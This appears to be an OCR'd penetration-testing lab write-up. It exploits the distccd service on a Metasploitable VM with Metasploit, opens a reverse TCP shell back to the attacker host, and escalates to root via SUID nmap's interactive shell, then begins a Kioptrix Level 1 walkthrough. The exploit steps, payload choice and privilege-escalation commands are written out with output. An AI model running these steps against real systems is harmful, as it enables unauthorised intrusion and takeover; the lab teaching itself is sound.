
1. Open Terminal in Kali Linux in your VM ware.

2. Write command - sudo netdiscover to get the IP Addresses.




```
┌──(kali㉿kali)-[~]
└─$ sudo netdiscover
[sudo] password for kali: 
```

3. Get the Metasploitable's IP from IP's listed. [192.168.149.129] here




```
Currently scanning: 172.16.5.0/16   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 300
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.149.2   00:50:56:e7:ab:76      2     120  VMware, Inc.
192.168.149.1   00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.149.129 00:0c:29:58:e8:0f      1      60  VMware, Inc.
192.168.149.254 00:50:56:eb:4a:2c      1      60  VMware, Inc.
```

4. Match the IP in the metasploitable's Virtual machine side by side with command - ifconfig




```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:58:e8:0f
          inet addr:192.168.149.129  Bcast:192.168.149.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe58:e80f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:68003 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1420 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4096575 (3.9 MB)  TX bytes:98647 (96.3 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:260 errors:0 dropped:0 overruns:0 frame:0
          TX packets:260 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:101889 (99.5 KB)  TX bytes:101889 (99.5 KB)

msfadmin@metasploitable:~$
```

5. Write command – sudo nmap –sS –sV –p 3000-4000 192.168.149.129 and check for the service distccd [version – v1]




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -sV -p 3000-4000 192.168.149.129
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-04 12:26 IST
Nmap scan report for 192.168.149.129
Host is up (0.0023s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL 5.0.51a-3ubuntu5
3632/tcp open  distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
MAC Address: 00:0C:29:58:E8:0F (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.72 seconds
```

6. Now in the new Tab, type command- sudo msfconsole




```
┌──(kali㉿kali)-[~]
└─$ sudo msfconsole
[sudo] password for kali:
Metasploit tip: When in a module, use back to go back to the top level
prompt

 ______________________________________
/ it looks like you're trying to run a \
\ module                               /
 --------------------------------------
 \
  \
     __
    /  \
    |  |
    @  @
    |  |
    || |/
    || ||
    |\_/|
    \___/


       =[ metasploit v6.4.64-dev                          ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search distccd
```

7. Now command – msf6> search distccd to get the exploit module numbered 0.




```
msf6 > search distccd

Matching Modules
================

   #  Name                           Disclosure Date  Rank       Check  Description
   -  ----                           ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec  2002-02-01       excellent  Yes    DistCC Daemon Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec
```

8. use 0, this will help us to jump to the module and enter in it.




```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > show options
```

9. show options command will provide us with various module and payload options to update as per required for the attack.




```
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    3632             yes       The target port (TCP)


Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.149.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

10. Now we need to set the RHOSTS value to the metasploitable's ip address.




```
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.149.129
RHOSTS => 192.168.149.129
```

11. Now show payloads command help us with multiple compatible payloads to choose from to attack.




```
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                    .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl                  .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6             .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                  .                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6             .                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                    .                normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                    .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash               .                normal  No     Unix Command Shell, Reverse TCP (/dev/tcp)
   8   payload/cmd/unix/reverse_bash_telnet_ssl    .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   9   payload/cmd/unix/reverse_openssl            .                normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   10  payload/cmd/unix/reverse_perl               .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   11  payload/cmd/unix/reverse_perl_ssl           .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   12  payload/cmd/unix/reverse_ruby               .                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   13  payload/cmd/unix/reverse_ruby_ssl           .                normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   14  payload/cmd/unix/reverse_ssl_double_telnet  .                normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
```

12. Now set the payload to number 6 by command – set payload 6




```
msf6 exploit(unix/misc/distcc_exec) > set payload 6
payload ⇒ cmd/unix/reverse
```

13. Run, lab will finally check all the desired payload, rhosts and different variables used to attack.



```
msf6 exploit(unix/misc/distcc_exec) > run
[*] Started reverse TCP double handler on 192.168.149.128:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo v5SPcXxYqr4xOImS;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "v5SPcXxYqr4xOImS\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.149.128:4444 → 192.168.149.129:46865) at 2025-07-04 12:37:03 +0530

whoami
daemon
```

14. after getting daemon as output of whoami, we'll import python –c and command it to perform as, whoami results for root.



```
whoami
daemon
python -c 'import pty;pty.spawn ("/bin/bash")'
daemon@metasploitable:/tmp$ find / -perm -u=s -type f 2> /dev/null
find / -perm -u=s -type f 2> /dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
daemon@metasploitable:/tmp$ nmap --interactive
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
sh-3.2# id
id
uid=1(daemon) gid=1(daemon) euid=0(root) groups=1(daemon)
sh-3.2# whoami
whoami
root
```

INTRODUCTION OF KIOPTRIX LV1

Kioptrix Level 1 is a virtual machine (VM) designed as a "boot-to-root" challenge for aspiring ethical hackers and penetration testers.

It serves as an excellent practical environment for individuals to learn and hone fundamental vulnerability assessment and exploitation techniques.

The primary objective for users is to gain root-level access to the vulnerable system, simulating a real-world penetration test.

System Characteristics:

- The VM typically runs an older Linux distribution, often Red Hat, with outdated software versions.
- Common services found include Apache web server (often versions 1.3.20 or similar), OpenSSH, Samba, and RPC services.

Common Vulnerabilities and Exploitation Paths:

- **Web Server Vulnerabilities (Apache/mod_ssl):** Kioptrix Level 1 often features vulnerabilities in the Apache web server and its SSL/TLS module (mod_ssl), such as the "OpenFuck" exploit (CVE-2002-0082). This allows for remote code execution by exploiting buffer overflows.
- **Samba Vulnerabilities:** Outdated Samba versions (e.g., Samba 2.2.1a) are a common target. Exploits like trans2open can lead to remote command execution or privilege escalation.

Challenges and Learning Outcomes:

- Kioptrix Level 1 teaches practical skills in using common penetration testing tools (e.g., Nmap, Metasploit, searchsploit, GCC for compiling exploits).
- It emphasizes the importance of thorough enumeration and understanding the specific vulnerabilities of outdated software.

TOOLS IN USE FOR KIOPTRIX LV1

Kioptrix Level 1 typically involves a sequence of steps, each utilizing specific cybersecurity tools for different phases of the penetration test.

Netdiscover:

- **Purpose:** This tool is used for active/passive network reconnaissance, primarily to discover live hosts on a network. In the context of Kioptrix Level 1, it's the first step to identify the IP address of the vulnerable virtual machine within your local network.
- **Example command:** `netdiscover` or `netdiscover -i eth0` (specifying your network interface).

Nmap (Network Mapper):

- **Purpose:** Nmap is a powerful network scanning tool used for host discovery, port scanning, service version detection, and operating system detection. After identifying the Kioptrix VM's IP, Nmap is crucial for understanding its open ports and the services running on them.
- **Example commands:**
  - `nmap -p- <target_IP>`: Scans all 65535 ports.
  - `nmap -A <target_IP>`: An aggressive scan that includes OS detection, version detection, script scanning, and traceroute.

Nikto:

- **Purpose:** Nikto is an open-source web server scanner that performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/CGIs, outdated server versions, and other version-specific problems.
- **Example command:** `nikto -h http://<target_IP>` or `nikto -h https://<target_IP>:443`

enum4linux:


- **Purpose:** This tool is a wrapper around the Samba tools `rpcclient`, `net`, `nmblookup`, and `smbclient`. It's specifically designed to enumerate information from Windows and Samba hosts, such as user lists, machine lists, share lists, password policy information, and group and member lists.

msfconsole (Metasploit Framework):

- **Purpose:** Metasploit is a powerful penetration testing framework that provides a vast collection of exploits, payloads, and auxiliary modules. It's often used for exploiting identified vulnerabilities and gaining a shell on the target system.


KIOPTRIX ATTACK

1. Install the kioptrix Lv1 on your pc and extract the files, then open it in the VMware and power on there and it will be showing a screen like;




```
Welcome to Kioptrix Level 1 Penetration and Assessment Environment

--The object of this game:
|_Acquire "root" access to this machine.

There are many ways this can be done, try and find more then one way to
appreciate this exercise.

DISCLAIMER: Kioptrix is not resposible for any damage or instability
caused by running, installing or using this VM image.
Use at your own risk.

WARNING: This is a vulnerable system, DO NOT run this OS in a production
environment. Nor should you give this system access to the outside world
(the Internet - or Interwebs..)

Good luck and have fun!

kioptrix login: _
```

2. Then perform the command – sudo netdiscover on the Terminal and get the IP Address of kioptrix.



